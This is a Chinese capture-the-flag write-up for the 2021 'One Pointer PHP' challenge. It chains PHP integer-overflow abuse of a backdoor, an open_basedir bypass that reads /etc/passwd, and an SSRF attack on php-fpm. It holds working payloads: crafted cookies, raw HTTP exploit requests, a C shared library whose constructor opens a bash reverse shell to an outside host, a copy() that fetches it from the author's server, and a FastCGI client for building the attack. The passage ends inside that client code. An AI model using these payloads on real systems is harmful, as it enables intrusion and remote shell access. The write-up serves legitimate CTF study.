----已搬运----[蓝帽杯 2021]One Pointer PHP --- PHP数组溢出，Fastcgi FTP - SSRF 攻击 php-fpm - SUID提权 proc

原创

Zero_Adam 于 2021-06-11 00:22:06 发布 186 收藏 2

分类专栏： BUUCTF刷题记录 ssrf 文章标签： php FastCGI php-fpm


BUUCTF刷题记录 同时被 2 个专栏收录

43 篇文章 2 订阅

订阅专栏


ssrf

5 篇文章 0 订阅

订阅专栏

目录：

WP：https://mp.weixin.qq.com/s/RytU2DZEjsuODeHy3JvBcg

二、学到的&&不足：

三、学习WP：

给了源码，两个PHP文件：


user.php:

```php
<?php
class User{
 public $count;
}
?>
```

add_api.php

```php
<?php
include "user.php";
if($user=unserialize($_COOKIE["data"])){
 $count[++$user->count]=1;     // 数组$count的第几个属性赋值为1
 if($count[]=1){
  $user->count+=1;
  setcookie("data",serialize($user));
 }else{
  eval($_GET["backdoor"]);
 }
}else{
 $user=new User;
 $user->count=1;
 setcookie("data",serialize($user));
}
// $_COOKIE["data"]的默认值是 O:4:"User":1:{s:5:"count";i:1;}
?>
```

是个后门文件，只要能绕过第5行的 `$count[]=1` 即可进入到后面的 eval 代码执行处。但是这里是一个赋值语句（一个等号），并且赋的值是1，所以按理说不管怎样返回的都是 True：



也就没法进入到 else 语句中的代码执行阶段了，那我们便要想办法绕过这里。

1.PHP数组溢出

在 PHP 中，整型数是有一个范围的，对于32位的操作系统，最大的整型是2147483647，即2的31次方，最小为-2的31次方。如果给定的一个整数超出了整型（integer）的范围，将会被解释为浮点型（float）。同样如果执行的运算结果超出了整型（integer）范围，也会返回浮点型（float）。

```php
<?php
$a = 123445566;
$b = 9223372036854775807;
$c = 9223372036854775808;
$d = 50000000000000 * 1000000;

var_dump($a);
var_dump($b);
var_dump($c);
var_dump($d);
```


执行得到结果为：

```
int(123445566)
int(9223372036854775807)
float(9.2233720368548E+18)
float(5.0E+19)
```

但是这又什么用呢？我们继续往下看。

```php
<?php
$userconut = 9223372036854775806;
$count[++$userconut]=1;
$count[]=1;
print_r($count);
```

得到：

```
PHP Warning:  Cannot add element to the array as the next element is already occupied in C:\Users

Warning: Cannot add element to the array as the next element is already occupied in C:\Users\LiuS
Array
(
    [9223372036854775807] => 1
)
[Finished in 0.2s]
```

发现会报错，那我们便可以利用这一点来绕过。

payload：

```
O:4:"User":1:{s:5:"count";i:9223372036854775806;}
```

```
GET /add_api.php?backdoor=phpinfo(); HTTP/1.1
Host: 90cb484d-73ce-44b5-9d04-4a19c1cc456d.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=
175e63edc185ac-01732c528fe465-4c3f2678-144000-175e63edc19321; data=
%4f%3a%34%3a%22%55%73%65%72%22%3a%31%3a%7b%73%3a%35%3a%22%63%6f%75%6e%74
%22%3b%69%3a%39%32%32%33%33%37%32%30%33%36%38%35%34%37%37%35%38%30%36%3b
%7d
```


看phpinfo()；这两个都贼多，并且还有`open_basedir`：`/var/www/html`。

default_mimetype	text/html
disable_classes	Exception,SplDoublyLinkedList,Error,ErrorExcepti ArgumentCountError,ArithmeticError,AssertionEr DivisionByZeroError,CompileError,ParseError,Typ ror,ValueError,UnhandledMatchError,ClosedGene orException,LogicException,BadFunctionCallExce on,BadMethodCallException,DomainException,In dArgumentException,LengthException,OutOfRan Exception,PharException,ReflectionException,Run meException,OutOfBoundsException,OverflowEx tion,PDOException,RangeException,UnderflowEx tion,UnexpectedValueException,JsonException,S umException Exception,SplDoublyLinkedList,Er ErrorException,ArgumentCountError,ArithmeticE ,AssertionError,DivisionByZeroError,CompileErro rseError,TypeError,ValueError,UnhandledMatchEr ClosedGeneratorException,LogicException,BadFu ionCallException,BadMethodCallException,Doma xception,InvalidArgumentException,LengthExcep n,OutOfRangeException,PharException,Reflectio ception,RuntimeException,OutOfBoundsExceptio OverflowException,PDOException,RangeExceptio nderflowException,UnexpectedValueException,Js Exception,SodiumException
disable_functions	stream_socket_client,fsockopen,putenv,pcntl_ala pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexite cntl_wifstopped,pcntl_wifsignaled,pcntl_wifconti d,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsi cntl_signal,pcntl_signal_get_handler,pcntl_signal patch,pcntl_get_last_error,pcntl_strerror,pcntl_sig

2.绕过 open_basedir.。

open_basedir	/var/www/html	/var/www/html

设置了 open_basedir，只能访问 Web 目录，但我们可以利用chdir()与ini_set()组合来绕过 open_basedir：

```php
<?php
mkdir('Von');  //创建一个目录Von
chdir('Von');  //切换到Von目录下
ini_set('open_basedir','..');  //把open_basedir切换到上层目录
chdir('..');  //以下这三步是把目录切换到根目录
chdir('..');
chdir('..');
ini_set('open_basedir','/');  //设置open_basedir为根目录(此时相当于没有设置open_basedir)
echo file_get_contents('/etc/passwd');  //读取/etc/passwda
```

```
mkdir('Von');chdir('Von');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');echo%20file_get_contents('/etc/passwd');
```

2.1 在有disable_function情况下用其他的函数读取问题：

```
?s=print_r(readfile('../etc/hosts'))
?s=print_r(fopen('../etc/hosts','r'))
```

```
GET /add_api.php?backdoor=mkdir('Von');chdir('Von');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');echo%20file_get_contents('/etc/passwd'); HTTP/1.1
Host: 9e7cc7a3-ba8d-4e1b-83b4-6651878fa425.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=175e63edc185ac-01732c528fe465-4c3f2678-144000-175e63edc19321; data=%4f%3a%34%3a%22%55%73%65%72%22%3a%31%3a%7b%73%3a%35%3a%22%63%6f%75%6e%74%22%3b%69%3a%39%32%32%33%33%37%32%30%33%36%38%35%34%37%37%35%38%30%36%3b%7d
Upgrade-Insecure-Requests: 1
Pragma: no-cache
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 12 May 2021 06:34:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.16
Content-Length: 926

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nolog
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nolo
```

是成功的。然后看一看 根目录什么的。

```
GET /add_api.php?backdoor=
mkdir('Von');chdir('Von');ini_set('open_basedir','..');chdir('..');chdir
('..');chdir('..');ini_set('open_basedir','/');print_r(scandir('/'));
HTTP/1.1
Host: 9e7cc7a3-ba8d-4e1b-83b4-6651878fa425.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=
175e63edc185ac-01732c528fe465-4c3f2678-144000-175e63edc19321; data=
%4f%3a%34%3a%22%55%73%65%72%22%3a%31%3a%7b%73%3a%35%3a%22%63%6f%75%6e%74
%22%3b%69%3a%39%32%32%33%33%37%32%30%33%36%38%35%34%37%37%35%38%30%36%3b
%7d
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```


```
Array
(
[0] => .
[1] => ..
[2] => .dockerenv
[3] => bin
[4] => boot
[5] => dev
[6] => etc
[7] => flag
[8] => home
[9] => lib
[10] => lib64
[11] => media
[12] => mnt
[13] => opt
[14] => proc
[15] => root
[16] => run
[17] => sbin
[18] => srv
[19] => sys
[20] => tmp
[21] => usr
[22] => var
)
```


2.1.1 疑问：，，，不好使，还是用 常规思路把。

这里其实，我想用assert执行shell。但是连最基本的操作都没用，，，不好使，，，吐了。不知道为什么。

哦哦，试了一下，好像不能eval，然后assert，assert和eval类似，直接assert就行，

然后我另起一句话来操作，，win10上的shell好使，但是 Linux上的就不行。。




在根目录里发现了 flag。

尝试使用 file_get_contents() 等函数读取均失败，猜测是出题人对flag的权限做了限制。那我们就要想办法提权了，但是要提权则必须先拿到shell执行命令，也就是得要先绕过disable_functions。

那么接着搜集信息，看看其他的文件

```
show_source('/proc/self/cmdline');
```

2.1.2 `show_source('/proc/self/cmdline');`获取当前启动进程的完成命令



这里看到了php-fpm

2.1.3 `print_r(scandir('/proc/self/cwd'));`获取目标当前进程的运行目录与目录里的文件：

```
GET /add_api.php?backdoor=
mkdir('Von');chdir('Von');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');print_r(scandir('/proc/self/cwd')); HTTP/1.1
Host: 9e7cc7a3-ba8d-4e1b-83b4-6651878fa425.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=
175e63edc185ac-01732c528fe465-4c3f2678-144000-175e63edc19321; data=
%4f%3a%34%3a%22%55%73%65%72%22%3a%31%3a%7b%73%3a%35%3a%22%63%6f%75%6e%74%22%3b%69%3a%39%32%32%33%33%37%32%30%33%36%38%35%34%37%37%35%38%30%36%3b%7d
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```


```
HTTP/1.1 200 OK
Server: openrest
Date: Wed, 12 Ma
Content-Type: te
Connection: clos
X-Powered-By: PH
Content-Length:

Array
(
[0] => .
[1] => ..
[2] => backups
[3] => cache
[4] => lib
[5] => local
[6] => lock
[7] => log
[8] => mail
[9] => opt
[10] => run
[11] => spool
[12] => tmp
[13] => www
)
```


2.1.4 `show_source('/proc/self/exe');` 获得当前进程的可执行文件的完整路径：-

这个不知道为什么这么多乱码，，

2.1.5 `show_source('/proc/self/environ');` 获取当前环境变量

这个是空的，，



3. 学习大佬思路：

题目的PHP环境还设置了以下两个限制：

- disable_functions:

disable_functions	stream_socket_client,fsockopen,putenv,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,iconv,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,error_log,debug_backtrace,debug_print_backtrace,gc_collect_cycles,array_merge_recursive	stream_socket_client,fsockopen,putenv,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,iconv,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,error_log,debug_backtrace,debug_print_backtrace,gc_collect_cycles,array_merge_recursive

过滤了各种命令执行函数，但是像 scandir、file_get_contents、file_put_contents 等目录和文件操作函数没有被过滤.

- open_basedir, 只能访问 Web 目录，但我们可以利用chdir()与ini_set()组合来绕过 open_basedir：

memory_limit	128M	128M
open_basedir	/var/www/html	/var/www/html
output_buffering	4096	4096

```
?backdoor=mkdir('Von');chdir('Von');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(scandir('/'));
```

在根目录里发现了 flag。

尝试使用 file_get_contents() 等函数读取均失败，猜测是出题人对flag的权限做了限制。那我们就要想办法提权了，但是要提权则必须先拿到shell执行命令，也就是得要先绕过disable_functions。

这里尝试了很多方法绕过disable_functions均失败，当我读取 /proc/self/cmdline 时发现当前进程是 php-fpm：

所以说这道题应该就是通过攻击 php-fpm 来绕过 disable_functions 了。！！！！

首先查看nginx配置文件：

```
show_source('/etc/nginx/nginx.conf');
show_source('/etc/nginx/sites-available/default');
show_source('/etc/php/7.4/fpm/pool.d/www.conf ')  # 这个没读取到，然后尝试一级一级ls目录也没找到，
```

```
    location / {
        # First attempt to serve request as file, then
        # as directory, then fall back to displaying a 404.
        try_files $uri $uri/ =404;
    }

    # pass PHP scripts to FastCGI server
    #
    location ~ \.php$ {
    root           html;
    fastcgi_pass   127.0.0.1:9001;
    fastcgi_index  index.php;
    fastcgi_param  SCRIPT_FILENAME  /var/www/html/$fastcgi_script_name;
    include        fastcgi_params;
    }
```


发现 PHP-FPM 绑定在了本地 9001 端口上。

这里的SSRF，不是直接有的那些SSRF漏洞，像curl，那些，

好了，既然我们可以通过 eval() 执行任意代码，那我们便可以构造恶意代码进行SSRF， 利用SSRF攻击本地的 PHP-FPM， 我们可以通过在 vps 上搭建恶意的 ftp，骗取主机将 payload 转发到自己的 9001 端口上， 从而实现攻击 PHP-FPM 并执行命令，


原理就是那个 file_get_contetns() , file_put_contents()，这两个的组合

首先使用以下c文件 hpdoger.c 编译一个恶意的 .so 扩展，这里直接用网上亘古不变的写法：

```
#define _GNU_SOURCE
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__ ((__constructor__)) void preload (void){
    system("bash -c 'bash -i >& /dev/tcp/47.xxx.xxx.72/2333 0>&1'");
}
```

通过 shared 命令编译：

```
gcc hpdoger.c -fPIC -shared -o hpdoger.so
```



然后将生成的 hpdoger.so 上传到目标主机（我这里上传到 /tmp 目录，可以使用 `copy('http://vps/hpdoger.so' , '/tmp/hpdoger.so')` ）.

然后简单修改以下脚本（根据 fcgi_jailbreak.php 改的）并执行，生成 payload：

```
<?php
/**
 * Note : Code is released under the GNU LGPL
 *
 * Please do not change the header of this file
 *
 * This library is free software; you can redistribute it and/or modify it under the terms of the GNU
 * Lesser General Public License as published by the Free Software Foundation; either version 2 of
 * the License, or (at your option) any later version.
 *
 * This library is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY;
 * without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
 *
 * See the GNU Lesser General Public License for more details.
 */
/**
 * Handles communication with a FastCGI application
 *
```

```
 * @author      Pierrick Charron <pierrick@webstart.fr>
 * @version     1.0
 */
class FCGIClient
{
    const VERSION_1            = 1;
    const BEGIN_REQUEST        = 1;
    const ABORT_REQUEST        = 2;
    const END_REQUEST          = 3;
    const PARAMS               = 4;
    const STDIN                = 5;
    const STDOUT               = 6;
    const STDERR               = 7;
    const DATA                 = 8;
    const GET_VALUES           = 9;
    const GET_VALUES_RESULT    = 10;
    const UNKNOWN_TYPE         = 11;
    const MAXTYPE              = self::UNKNOWN_TYPE;
    const RESPONDER            = 1;
    const AUTHORIZER           = 2;
    const FILTER               = 3;
    const REQUEST_COMPLETE     = 0;
    const CANT_MPX_CONN        = 1;
    const OVERLOADED           = 2;
    const UNKNOWN_ROLE         = 3;
    const MAX_CONNS            = 'MAX_CONNS';
    const MAX_REQS             = 'MAX_REQS';
    const MPXS_CONNS           = 'MPXS_CONNS';
    const HEADER_LEN           = 8;
    /**
     * Socket
     * @var Resource
     */
    private $_sock = null;
    /**
     * Host
     * @var String
     */
    private $_host = null;
    /**
     * Port
     * @var Integer
     */
    private $_port = null;
    /**
     * Keep Alive
     * @var Boolean
     */
    private $_keepAlive = false;
    /**
     * Constructor
     *
     * @param String $host Host of the FastCGI application
     * @param Integer $port Port of the FastCGI application
     */
    public function __construct($host, $port = 9001) // and default value for port, just for unixdomain socket
    {
        $this->_host = $host;
        $this->_port = $port;
    }
```

```php
    /**
     * Define whether or not the FastCGI application should keep the connection
     * alive at the end of a request
     *
     * @param Boolean $b true if the connection should stay alive, false otherwise
     */
    public function setKeepAlive($b)
    {
        $this->_keepAlive = (boolean)$b;
        if (!$this->_keepAlive && $this->_sock) {
            fclose($this->_sock);
        }
    }
    /**
     * Get the keep alive status
     *
     * @return Boolean true if the connection should stay alive, false otherwise
     */
    public function getKeepAlive()
    {
        return $this->_keepAlive;
    }
    /**
     * Create a connection to the FastCGI application
     */
    private function connect()
    {
        if (!$this->_sock) {
            //$this->_sock = fsockopen($this->_host, $this->_port, $errno, $errstr, 5);
            $this->_sock = stream_socket_client($this->_host, $errno, $errstr, 5);
            if (!$this->_sock) {
                throw new Exception('Unable to connect to FastCGI application');
            }
        }
    }
    /**
     * Build a FastCGI packet
     *
     * @param Integer $type Type of the packet
     * @param String $content Content of the packet
     * @param Integer $requestId RequestId
     */
    private function buildPacket($type, $content, $requestId = 1)
    {
        $clen = strlen($content);
        return chr(self::VERSION_1)         /* version */
            . chr($type)                    /* type */
            . chr(($requestId >> 8) & 0xFF) /* requestIdB1 */
            . chr($requestId & 0xFF)        /* requestIdB0 */
            . chr(($clen >> 8 ) & 0xFF)     /* contentLengthB1 */
            . chr($clen & 0xFF)             /* contentLengthB0 */
            . chr(0)                        /* paddingLength */
            . chr(0)                        /* reserved */
            . $content;                     /* content */
    }
    /**
     * Build an FastCGI Name value pair
     *
     * @param String $name Name
```

```
     * @param String $value Value
     * @return String FastCGI Name value pair
     */
    private function buildNvpair($name, $value)
    {
        $nlen = strlen($name);
        $vlen = strlen($value);
        if ($nlen < 128) {
            /* nameLengthB0 */
            $nvpair = chr($nlen);
        } else {
            /* nameLengthB3 & nameLengthB2 & nameLengthB1 & nameLengthB0 */
            $nvpair = chr(($nlen >> 24) | 0x80) . chr(($nlen >> 16) & 0xFF) . chr(($nlen >> 8) & 0xFF) . chr($nl
en & 0xFF);
        }
        if ($vlen < 128) {
            /* valueLengthB0 */
            $nvpair .= chr($vlen);
        } else {
            /* valueLengthB3 & valueLengthB2 & valueLengthB1 & valueLengthB0 */
            $nvpair .= chr(($vlen >> 24) | 0x80) . chr(($vlen >> 16) & 0xFF) . chr(($vlen >> 8) & 0xFF) . chr($v
len & 0xFF);
        }
        /* nameData & valueData */
        return $nvpair . $name . $value;
    }
    /**
     * Read a set of FastCGI Name value pairs
     *
     * @param String $data Data containing the set of FastCGI NVPair
     * @return array of NVPair
     */
    private function readNvpair($data, $length = null)
    {
        $array = array();
        if ($length === null) {
            $length = strlen($data);
        }
        $p = 0;
        while ($p != $length) {
            $nlen = ord($data{$p++});
            if ($nlen >= 128) {
                $nlen = ($nlen & 0x7F << 24);
                $nlen |= (ord($data{$p++}) << 16);
                $nlen |= (ord($data{$p++}) << 8);
                $nlen |= (ord($data{$p++}));
            }
            $vlen = ord($data{$p++});
            if ($vlen >= 128) {
                $vlen = ($nlen & 0x7F << 24);
                $vlen |= (ord($data{$p++}) << 16);
                $vlen |= (ord($data{$p++}) << 8);
                $vlen |= (ord($data{$p++}));
            }
            $array[substr($data, $p, $nlen)] = substr($data, $p+$nlen, $vlen);
            $p += ($nlen + $vlen);
        }
        return $array;
    }
    /**
```

```
     * Decode a FastCGI Packet
     *
     * @param String $data String containing all the packet
     * @return array
     */
    private function decodePacketHeader($data)
    {
        $ret = array();
        $ret['version']       = ord($data{0});
        $ret['type']          = ord($data{1});
        $ret['requestId']     = (ord($data{2}) << 8) + ord($data{3});
        $ret['contentLength'] = (ord($data{4}) << 8) + ord($data{5});
        $ret['paddingLength'] = ord($data{6});
        $ret['reserved']      = ord($data{7});
        return $ret;
    }
    /**
     * Read a FastCGI Packet
     *
     * @return array
     */
    private function readPacket()
    {
        if ($packet = fread($this->_sock, self::HEADER_LEN)) {
            $resp = $this->decodePacketHeader($packet);
            $resp['content'] = '';
            if ($resp['contentLength']) {
                $len  = $resp['contentLength'];
                while ($len && $buf=fread($this->_sock, $len)) {
                    $len -= strlen($buf);
                    $resp['content'] .= $buf;
                }
            }
            if ($resp['paddingLength']) {
                $buf=fread($this->_sock, $resp['paddingLength']);
            }
            return $resp;
        } else {
            return false;
        }
    }
    /**
     * Get Informations on the FastCGI application
     *
     * @param array $requestedInfo information to retrieve
     * @return array
     */
    public function getValues(array $requestedInfo)
    {
        $this->connect();
        $request = '';
        foreach ($requestedInfo as $info) {
            $request .= $this->buildNvpair($info, '');
        }
        fwrite($this->_sock, $this->buildPacket(self::GET_VALUES, $request, 0));
        $resp = $this->readPacket();
